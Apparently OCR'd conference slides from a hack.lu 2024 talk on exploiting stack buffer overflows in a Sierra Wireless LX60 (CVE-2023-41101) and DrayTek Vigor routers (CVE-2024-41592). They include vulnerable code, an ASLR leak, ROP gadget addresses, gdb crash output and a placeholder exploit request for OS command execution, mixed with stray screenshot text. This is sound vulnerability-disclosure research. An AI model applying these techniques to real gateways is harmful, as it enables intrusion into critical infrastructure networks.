Ghosts’n’gadgets: common buffer overflows that still haunt our networks

Stanislav Dashevskyi

hack.lu 2024

About me

- MSc. in industrial automation and control systems
- PhD in computer science
- Security researcher at Forescout Technologies, based in the Netherlands
- 100+ CVEs, 1 RFC
- The following presentation is the result of joint work with my colleague, Francesco La Spina

Why are we still talking about buffer overflows?

- Plenty of buffer overflows found since the "Smashing the stack" article by AlephOne
- Nowadays it is much harder to exploit buffer overflows: stack canaries, DEP, PIE, ASLR, obfuscation, etc.
- "[stack smashing is] a dying artform as things move further away from bare metal into virtualized environments" ©
- We will see that [stack] buffer overflows are still quite relevant in some environments, even virtualized ones
- We will smash the stack of two critical networking devices and see that buffer overflows are relevant as ever

Target A: Sierra Wireless AirLink LX60

- AirLink is one of the most popular brand of IoT/OT gateways
- You can still (?) find lots of them online (e.g., shodan.io)
- TL;DR it's a switch / VPN concentrator with a sim card slot
- These devices are used to connect critical equipment in electrical substations, vehicles, oil and gas fields, smart cities, etc.
- They run some sort of a Linux distro, ARM32
- No SSH / root is allowed


166,000,000+
devices shipped worldwide

160+ countries
where our products and services are deployed.

Target B: DrayTek Vigor 3910/3912

- DrayTek provides a wide range of routers, VPN concentrators, firewalls. Lots are exposed online

- The router OS (DrayOS) virtualized - it runs on the host linux OS via QEMU. ARM64 in 32 bit mode.
- 3910/3912 do not allow any SSH / root
- Users have only limited access to the guest OS, but no access to the host
- Both AirLink and Vigor are “edge” networking devices – they can be used as gateways into internal networks



Sierra Wireless LX60 VS CVE-2023-41101

- A stack/heap -based buffer overflow in OpenNDS - used in LX60 as a simple captive portal

```c
// OpenNDS 9.x - memory allocation for `query`

static int preauthenticated(struct MHD_Connection *connection,
                            const char *url,
                            t_client *client)
{
    s_config *config = config_get_config();
    const char *host = config->gw_address;
    const char *redirect_url;
    char query_str[QUERYMAXLEN] = {0};
    char *query = query_str;
    // ...

    // Check for preauthdir
    if (check_authdir_match(url, config->preauthdir)) {

        debug(LOG_DEBUG, "preauthdir url detected: %s", url);

        get_query(connection, &query, QUERYSEPARATOR);

        ret = show_preauthpage(connection, query);
        return ret;
    }
    // ..
}
```

GET /?hello=world HTTP/1.1\nHost: localhost\n\n

```c
/* Max length of a query string in bytes */
#define QUERYMAXLEN 8192
```

Parse the query string

```c
for (i = 0; i < element_counter; i++) {
    if (!elements[i])
        continue;
    length += strlen(elements[i]);
```

```c
strncpy(*query + j, elements[i], length - j);
```

Exploiting the LX60

- The heap and the stack are not executable
- ASLR is enabled
- The query_str() function is so buggy, prevents proper ROP
- strlen() will slash shellcode that contains zeros
- No debugger

- PIE is disabled
- execute_ret() – IPTABLES and other OS commands for network segmentation (captive portal functionality)

- We need to leak some addresses

Leaking some memory

```
.text:00019854 _debug
.text:00019854
.text:00019854
.text:00019854 filename          = -0xEC
.text:00019854 var_E0            = -0xE0
.text:00019854 vlist             = -0xCC
.text:00019854 ts                = -0xC8
.text:00019854 buf               = -0xC4
.text:00019854 block_chld        = -0xA8
.text:00019854 format            = -4
.text:00019854 arg_0             =  0
.text:00019854 arg_11B7C         =  0x11B7C
.text:00019854
.text:00019854 filename_0 = R0
.text:00019854 line = R1
.text:00019854 level = R2
```

```
switch ( (unsigned int)level )
{
  case 0u:
  case 3u:
    v9 = debuglevel >= 0;
    goto LABEL_3;
  case 4u:
  case 5u:
    v9 = debuglevel > 0;
    goto LABEL_3;
  case 6u:
    v9 = debuglevel > 1;
    goto LABEL_3;
  case 7u:
    v9 = debuglevel > 2;
LABEL_3:
    if ( !v9 )
      return;
    goto LABEL_9;
  default:
    debug("src/debug.c", 56, (const unsigned __int8 *)3, (int)"Unhandled debug level: %d", level);
LABEL_9:
```

Last updated time: 9/26/2023 10:20:11 AM Auto Refresh: OFF Refresh Clear Mark

NjcsIGNsaWVudGlwPTE5Mi4xNjguMTcuMTAwLCBjbGllbnRtYWM9NjA6YTU6ZTI6YTI6OTI6ZDQsIGdhdGV3YXluYW1lPW9wZW
5ORFMsIHZlcnNpb249OS4xLjEsIGdhdGV3YXlhZGRyZXNzPTE5Mi4xNjguMTcuMzE6MjA1MCwgZ2F0ZXdheW1hYz0wODozYTo
4ODpmMjpmYTpkYSwgb3JpZ2ludXJsPWh0dHAlM2ElMmYlMmYxMzM3LWg0eDByaGVsbG93b3JsZCUzZiwgY2xpZW50aWY9d
WFwMCwgdGhlbWVzcGVjPShudWxsKSwgKG51bGwpKG51bGwpKG51bGwpKG51bGwp
Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: MHD_create_response_from_buffer. url [http://192.168.17.31:2050
/opennds_preauth
/?fas=aGlkPTg4NWM0YWZiNWM4ZGFlOTViMzUxNDRhMjI2MmVhNWYzNjQzYWFhZmMzZTI0M2FiZjE3N2FmMmI1YTUwNzkw
NjcsIGNsaWVudGlwPTE5Mi4xNjguMTcuMTAwLCBjbGllbnRtYWM9NjA6YTU6ZTI6YTI6OTI6ZDQsIGdhdGV3YXluYW1lPW9wZW
5ORFMsIHZlcnNpb249OS4xLjEsIGdhdGV3YXlhZGRyZXNzPTE5Mi4xNjguMTcuMzE6MjA1MCwgZ2F0ZXdheW1hYz0wODozYTo
4ODpmMjpmYTpkYSwgb3JpZ2ludXJsPWh0dHAlM2ElMmYlMmYxMzM3LWg0eDByaGVsbG93b3JsZCUzZiwgY2xpZW50aWY9d
WFwMCwgdGhlbWVzcGVjPShudWxsKSwgKG51bGwpKG51bGwpKG51bGwpKG51bGwp]

Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: Queueing response for 192.168.17.100, 60:a5:e2:a2:92:d4
Sep 26 08:19:25 debug opennds[1619]: send_redirect_temp: Response is Queued
Sep 26 08:19:25 err opennds[1619]: Unhandled debug level: 1983906928
Sep 26 08:19:25 debug ALEOS_SECURITY_GAR: Type of event: SYSCALL(1300)
Sep 26 08:19:25 debug ALEOS_SECURITY_GAR: Record type: 1300(SYSCALL) has 28 fields

0x76400470*

***We get only 2 base addresses (limitations of ASLR): either 0x76400000, or 0x76500000**

LX60: the exploit


```
   0x20a34 <preauthenticated+608>  mov     r7, r0
   0x20a38 <preauthenticated+612>  mov     r0, r7
   0x20a3c <preauthenticated+616>  add     sp, sp, #42496  ; 0xa600
   0x20a40 <preauthenticated+620>  add     sp, sp, #196    ; 0xc4
b+ 0x20a44 <preauthenticated+624>  pop     {r4, r5, r6, r7, r8, r9, r10, r11, pc}
   0x20a48 <preauthenticated+628>  ldr     r3, [pc, #3060] ; 0x21644 <preauthenticated+3696>
   0x20a4c <preauthenticated+632>  ldr     r0, [pc, #3060] ; 0x21648 <preauthenticated+3700>
   0x20a50 <preauthenticated+636>  add     r3, pc, r3
```

```
(gdb) bt
#0  0x00020a44 in preauthenticated (connection=0x3f508b00, url=<optimized out>,
    client=0x0) at src/http_microhttpd.c:958
#1  0x000241c8 in execute_ret (
    msg=0x42424242 <error: Cannot access memory at address 0x42424242>,
    msg_len=1111638594, fmt=0x640 <error: Cannot access memory at address 0x640>)
    at src/util.c:307
#2  0x00000754 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) x/24wx $sp-8
0x3fe2d42c:     0x00000000      0x42424242      0x3f5006ec      0x42424242
0x3fe2d43c:     0x42424242      0x42424242      0x42424242      0x42424242
0x3fe2d44c:     0x42424242      0x42424242      0x000241c8      0x3f5006e8
0x3fe2d45c:     0x3f5006ec      0x00000000      0x343a3230      0x38653a32
0x3fe2d46c:     0x3a61333a      0x663a6665      0x3f500066      0x2e323731
0x3fe2d47c:     0x302e3731      0x0000312e      0x3ff9f6d4      0x00000000
```

```
.text:00020A38    MOV     R0, R7
.text:00020A3C    ADD     SP, SP, #0xA600
.text:00020A40    ADD     SP, SP, #0xC4
.text:00020A44    POP     {R4-R11,PC} ; format
```

```
.text:000241C8    MOV     R2, R4   ; cmd
.text:000241CC    MOV     R1, msg_len ; msg_len
.text:000241D0    MOV     rc, msg ; msg
.text:000241D4    BL      _execute_ret
```

GET
[OS_COMMAND]?[PADDING]
[URL_ADDR][PADDING]
[GADGET_ADDR] HTTP/1.1
[…]



standash@thelab42-2:~/stuff/vr/ALEOS/xploits/opennds-RCE$
IDA - opennds.i64 (opennds) /home/standash/stuff/vr/ALEOS/ida/opennds.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
preauthenticated
IDA View-A
Pseudocode-A
.text:000241B8 msg_len = R6
.text:000241B8 STR
.text:000241BC BL
.text:000241C0 rc = R0
.text:000241C0 CMP
.text:000241C4 BCS
.text:000241C8 MOV
.text:000241CC MOV
.text:000241D0 MOV
standash@thelab42-2:~/stuff/vr/ALEOS/xploits/opennds-RCE$
.text:000241D8 loc_241D8
.text:000241D8 ADD
.text:000241DC ADD
.text:000241E0 POP
.text:000241E4 ADD
.text:000241E8 BX
.text:000241EC loc_241EC
.text:000241EC msg = R5
.text:000241EC msg_len = R6
.text:000241EC rc = R0
.text:000241EC LDR
.text:000241F0 LDR
.text:000241F4 ADD
.text:000241F8 ADD
.text:000241FC MOV
.text:00024200 MOV
.text:00024204 BL
.text:00024208 MOV
.text:0002420C B
.text:0002420C ; End of function execute_ret
.text:00024210 off_24210 DCD aFormatStr
.text:00024214 off_24214 DCD aSrcUtilC
.text:00024218 ; int __fastcall execute_ret_url_encoded
.text:00024218 EXPORT execute_
.text:00024218 execute_ret_url_encoded
.text:00024218 msg = R0
.text:00024218 msg_len = R1
preauthenticated
Line 1 of 1
000241C8 000241C8: execute_ret+4C (Synchronized with Pseudocode-A)
Output
Python
AU: idle Down Disk: 486GB
OBS Studio 25.0.3+dfsg1-2 (linux) - Profile: Untitled - Scenes: Untitled
File Edit View Profile Scene Collection Tools Help
Preview
Program
Transition
Quick Transitions
Cut
Fade (300ms)
Fade to Black (300ms)
Scenes
Scene
Sources
Screen Capture (XSHM
Audio Mixer
Desktop Audio -inf dB
Mic/Aux -inf dB
Scene Transitions
Fade
Duration 300 ms
Controls
Start Streaming
Start Recording
Studio Mode
Settings
Exit
LIVE: 00:00:00 REC: 00:00:00 CPU: 3.7%, 59.02 fps
[xploits] 0:bash* 1:vi-
"thelab42-2" 16:07 15-sep-23

DrayTek Vigor VS CVE-2024-41592

- A stack-based buffer overflow in WebUI, while parsing query string parameters

"ptr_val_n" and "ptr_key_n" are allocated on the heap; the stack contains the heap addresses

Pointers and function addresses are 4 bytes only




Exploiting DrayTek

- ~40 .cgi pages where the bug can be triggered, monolithic binary
- No DEP, both the heap and the stack are executable
- No PIE
- No ASLR
- Still, there were some challenges... (see the next slide)

FreeCtrlName()

